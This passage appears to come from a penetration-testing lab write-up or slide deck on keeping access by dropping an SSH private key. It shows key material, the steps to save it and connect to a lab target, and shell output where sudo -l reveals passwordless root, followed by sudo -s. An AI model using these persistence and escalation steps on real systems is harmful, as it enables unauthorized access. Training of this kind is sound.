dtBVcV1XegqZMC57×9mCucUnYkkYlfNhuwl0kMbDnIxUlEnDGI4xpTl623BSebh2
JfosLNC2ARJDHgHsOoQKkzP8ePBpwQ47oGiU6dkiJq/mSzZnAmU5mdg01TzAvsSc
jlRTY/qqEHx4RHq1t4GPyVhHnSu5V0lfbPdtQzQilBXYFE3b7uY2Vj1IgyXPjV6e
SvOrXDolUmZapYqjWhLKPwxtd33Qm/h4jJ8u8WBIYqH7kgxuzrCq15ouynZKszzL
2taJDn9bGpO4nsEgtJJ72aTNcswDpBMNFgKN3iK8SMF64Npgk8jwXpHGkCxsuL+s
Bj8FHHpvZKkLMy+n5FkFboAZ6Vvrx12psFXsnkdovnmJ37kVKe1TL0ef2vOODnbD
4BPAHeXWySFIFoOkK6L3MSNdQsNL96LFKjU55mt4o/UZ9OlhxLYlLRSY3DjwtvY8
OnUm5joPBc8lMTuGNk+aGLBafIB9wtE+rZg1GO5A89J5pvOktbGiKNt4gve93lWm
7s+0+JYV7blD1kzvdReg59B58Bo5oYH1XE69b3CFVtJFTBRg/uoNFS9VQRYI/OYl
xnUA5FwoF1P7JJ+b+LFFVYNap9+8fcwBqaOSbtjVbMyg6XVf1xA4u++wAZe9SKxd
NE+mX4DLtaVlNNrW5ljplLiBFFLGQSJ9WvngN/KU1sLUxglsTnzIRF5to+s5iPcC
AGWZeXiyW1W74kf/iFGR1lk4xq49+xFeJhk9/zPG5es0v4XA+J8UEQRAtovjc1rt
yvEQ4Px5Vj+EL+jeh6CNXHpBJpOT6aCB7eHOFtWva+umtzXoa6BMhfeMRjg09kQ3
XDWSNWmmvxGCsUiNSvlJ9wdbfwkS6E+wiKL4vYTaf32UOwJHC8ltURhUhDRqjfFe
ipSUeDb616i53Rs7JAyhLJ18QpaRnttYeE3R9QDHtmsF//r0C/TztByc/9QMZ/+t
ABCEXIo+cf7tUwBeAQ0y/yg6c5Kk8wB588ypjD4y+iuB+6Sk/l/9k8LRdtEXkzzh
tIbZyFn1fNX8FjE9ZYBT86Rk2rJCWyhSlV6Ifp6UDIMvWDqgSLE/Sn08Si9Ss7Zc
```

Maintaining Access: Dropping SSH Keys

On Your Local System:

Navigate to your .ssh directory:

cd ~/.ssh

Create a new file by running the following command and

pasting the contents of your clipboard.


nano id_rsa

Then make the appropriate file permissions changes.


chmod 600 id_rsa

That’s it! You should now be able to SSH in.

ssh vagrant@192.168.1.110



```
root@Kali:~/.ssh# nano id_rsa
root@Kali:~/.ssh# chmod 600 id_rsa
root@Kali:~/.ssh# ls -la
total 16
drwx------  2 root root 4096 Jul 30 00:33 .
drwxr-xr-x 23 root root 4096 Jul 30 00:24 ..
-rw-------  1 root root 1766 Jul 30 00:33 id_rsa
-rw-r--r--  1 root root  222 Jul 23 13:09 known_hosts
root@Kali:~/.ssh# ssh vagrant@192.168.1.110
Enter passphrase for key '/root/.ssh/id_rsa':

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 24 04:29:01 2022
vagrant@target1:~$ sudo -l
```



```
vagrant@target1:~$ sudo -l
Matching Defaults entries for vagrant on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
\:/bin

User vagrant may run the following commands on raven:
    (ALL) NOPASSWD: ALL
vagrant@target1:~$ sudo -s
root@target1:/home/vagrant# exit
exit
vagrant@target1:~$
```

Questions?

Thank you!